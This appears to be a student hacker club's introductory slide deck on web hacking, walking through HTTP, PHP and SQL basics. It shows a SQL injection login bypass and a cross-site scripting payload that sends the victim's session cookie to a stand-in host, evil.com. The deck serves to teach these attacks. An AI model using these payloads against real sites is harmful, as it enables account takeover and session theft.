Intro to Web Hacking

Evergreen Hacker Club

what is web hacking?

- specifically involved with attacks on web applications
- concerned mostly with the unique environment that is the web
- many attacks made possible by the interconnected nature of the web <csrf, xss, open-redirects>

Database

- Responds to requests for data
- Typically stores information in tables

Returned HTML


```
<html>
…
<script>
…
</script>
</html>
```

Server

- HTML is interpreted by your browser
- Certain ‘tags’ can cause network requests and other interesting computations

- Responds to your HTTP Requests
- Runs an interpreter to process your request (PHP, Python, JS, Ruby ...)
- Produces an html file in response

how web apps work



HTTP, talking to a web application

[Server] Processing of Input

```
GET /?fruit=apples HTTP/1.1
Host: demo.hackevergreen.org
```

```
<?php

     if ($_GET[‘fruit’] === ‘apples’)
          echo ‘<script> alert(“you\’ve chosen apples!”) </script>’;
     else if ($_GET[‘fruit’] === ‘bananas’)
          echo ‘<script> alert(“you\’ve chosen bananas!”) </script>’;
     else
          echo ‘error! chosen fruit unimplemented!’;

?>
```

```
<html>
<script> alert(“you\’ve chosen apples!”) </script>
</html>
```

[Server] Talking to a SQL DB

```
POST /login.php HTTP/1.1
Host: demo.hackevergreen.org

username=admin&password=donthackme
```

```
<?php
     /* $db is a database object, some details have been left out... */
     $query = $db->prepare(“SELECT username, user_id
                    FROM users
                    WHERE username=:name AND password=:passwd;”);
     /* bind values to the variables we declared in the query above */
     $query->bindParam(“:name”, $_POST[‘username’]);
     $query->bindParam(“:passwd”, $_POST[‘password’]);
     $query->execute();

     if ($query->rowCount() == 1)
          echo “<p> your credentials are valid!”;
?>
```

[Database] SQL Tables

```
mysql> select * from users;
```

user_id	username	password
1	admin	donthackme
2	john	doe
3	pipecork	cameo!

```
mysql> select username, user_id from users where username=’admin’ and
password=’donthackme’;
```

username	user_id
admin	1

Where could things go wrong?

- another implementation of our login code

```
<?php
     $query = $db->prepare = “SELECT username, user_id
                FROM users
                WHERE username=’” . $_POST[‘username’] . “‘
                AND password=’” . $_POST[‘password’] . “‘“;

     $results = $query->execute($query);

     if ($query->rowCount() == 1)
          echo ‘<p> your credentials are valid!’;
?>
```

[sploit] SQL Injection

```
POST /vuln-login.php HTTP/1.1
Host: demo.hackevergreen.org

username=admin';--&password=''
```

Constructing the query...

```
SELECT username, user_id
FROM users
WHERE username='admin';-- AND password='';
```

Which is effectively...

```
SELECT username, user_id
FROM users
WHERE username='admin';
```

Bypassing the need for the admin's password!

[Server] Sessions

- What happens when we log into a web application?

- How does the web application remember who we are across multiple requests?

```
GET / HTTP/1.1
Host: demo.hackevergreen.org
Cookie: PHPSESSID=nj38cd1kpkalf19offo8ofc2d0
```

```
HTTP/1.1 200 OK

<html>
<p> user: admin
</html>
```

[Server] Setting a Session

```
POST /login.php HTTP/1.1
Host: demo.hackevergreen.org

username=admin&password=donthackme
```

```
HTTP/1.1 200 OK
Set-Cookie: PHPSESSID=nj38cd1kpkalf19offo8ofc2d0

<html>
<p> Welcome admin!
</html>
```

the session cookie could be implemented in any number of ways. for now we won’t look at their implementation and just acknowledge they exist and that they are used by the web application for remembering our identity.

Where could things go wrong? Pt2

- another implementation of fruit picker.

```
<?php

     if (isset($_GET[‘fruit’]))
          $mesg = “<script>”;
          $mesg .= “alert(‘you\’ve chosen “ . $_GET[‘fruit’] . “‘)”;
          $mesg .= “</script>”;
          echo $mesg;
     else
          echo “<p> no fruit chosen”;

?>
```

[sploit] Cross Site Scripting

```
GET /?fruit=');window.open('http://evil.com?'+document.cookie); HTTP/1.1
Host: demo.hackevergreen.org
```

constructing the produced html file...

```
<script>
alert('you\'ve chosen ');window.open('http://evil.com?'+document.cookie);
</script>
```

which causes a request to be made from the visitor...

```
GET /?PHPSESSID=nj38cd1kpkalf19offo8ofc2d0
Host: evil.com
```

assuming we own evil.com, we just stole the admin's session token!

- root-me.org // great resource for beginners, offers a lot of guidance
- w3challs.com // wide variety of challs, many will require creativity
- overthewire.org // natas wargame offers wide range of serverside vulns
- chall.tasteless.se // many different variations on sqli

Two new challenges on ctf.hackevergreen.org!

Shall we play a game?